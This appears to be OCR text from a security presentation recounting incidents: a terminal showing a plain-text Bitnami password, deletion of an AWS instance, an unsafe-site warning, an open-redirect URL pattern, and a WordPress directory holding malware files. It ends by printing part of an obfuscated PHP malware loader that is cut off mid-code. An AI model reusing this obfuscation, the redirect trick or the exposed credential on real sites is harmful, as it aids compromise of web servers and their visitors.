
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-1065-aws x86_64)
*** System restart required ***
*** Welcome to the Bitnami LAMP 5.6.37-2 ***
*** Documentation: https://docs.bitnami.com/aws/infrastructure/lamp/ ***
*** https://docs.bitnami.com/aws/ ***
*** Bitnami Forums: https://community.bitnami.com/ ***
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
bitnami@ip-[redacted]:~$ cat bitnami_application_password
pSAqtrn2l9nt
bitnami@ip-[redacted]:~$




C:\>aws lightsail delete-instance --instance-name Ubuntu-512MB-Ohio-1
{
"operations": [
{
"status": "Succeeded",
"resourceType": "Instance",
"isTerminal": true,
"statusChangedAt": 1527202978.962,
"location": {
"availabilityZone": "us-east-2a",
"regionName": "us-east-2"
},
"operationType": "DeleteInstance",
"resourceName": "Ubuntu-512MB-Ohio-1",
"id": [redacted],
"createdAt": 1527202978.962
}

What did we do ?

- 🙇‍♀️ Apologised to customers
- 👋 ~~Fired the intern~~
- 🔁 Re-Setup server with better security






Reported Unsafe Websit
Unsafe website
demo.smartscreen.msft.net/other/exploit.html
Story 5
This website has been reported as unsafe
Malware on Website

What happened ?

STATUS CODE: 302


SITE1.COM/?URL=SITE2.COM




Remote site: /public_html/1119/wp-includes
public_html
1119
wp-admin
wp-content
wp-includes
Filename
Last modified
template-loader.php
template.php
theme.php
update.php
user.php
vars.php
version.php
widgets.php
wlwmanifest.xml
wp-db.php 103,829 PHP File
wp-diff.php 662 PHP File
wp-tmp.php 1,612 PHP File
wp-vcd.php 4,339 PHP File 11/22/2019 2:25:02 PM 0644 771 751
190 files and 18 directories. Total size: 5,923,792 bytes
Malware files in the wp-includes directory
<?php
$OOO__00_OO=urldecode("%6f%41%2d%62%4e%6e%4b%37%4c%35%5f%4a%55%74%52%78%49%59%2b%57%43%61%39%33%56%6b%30%77%4d%31%4f%65%53%44%64%42%32%6a%2f%6c%73%58%66%71%70%68%6d%2a%54%47%76%51%48%72%50%79%63%5c%34%7a%75%46%36%69%5a%67%38%45");$
OO_0O_00_0=$OOO__00_OO[44].$OOO__00_OO[53].$OOO__00_OO[31].$OOO__00_OO[65].$OOO__00_OO[10].$OOO__00_OO[53].$
OOO__00_OO[31].$OOO__00_OO[44].$OOO__00_OO[39].$OOO__00_OO[21].$OOO__00_OO[56].$OOO__00_OO[31].$OOO__00_OO[10].$
OOO__00_OO[56].$OOO__00_OO[21].$OOO__00_OO[39].$OOO__00_OO[39].$OOO__00_OO[3].$OOO__00_OO[21].$OOO__00_OO[56].$
OOO__00_OO[25];$O__O0_O000=$OOO__00_OO[40].$OOO__00_OO[13].$OOO__00_OO[53].$OOO__00_OO[31].$OOO__00_OO[21].$
OOO__00_OO[46].$OOO__00_OO[10].$OOO__00_OO[40].$OOO__00_OO[0].$OOO__00_OO[56].$OOO__00_OO[25].$OOO__00_OO[31].$
OOO__00_OO[13].$OOO__00_OO[10].$OOO__00_OO[56].$OOO__00_OO[39].$OOO__00_OO[63].$OOO__00_OO[31].$OOO__00_OO[5].$
OOO__00_OO[13];$OOO__00_O0=$OOO__00_OO[40].$OOO__00_OO[13].$OOO__00_OO[53].$OOO__00_OO[31].$OOO__00_OO[21].$
OOO__00_OO[46].$OOO__00_OO[10].$OOO__00_OO[65].$OOO__00_OO[31].$OOO__00_OO[13].$OOO__00_OO[10].$OOO__00_OO[46].$
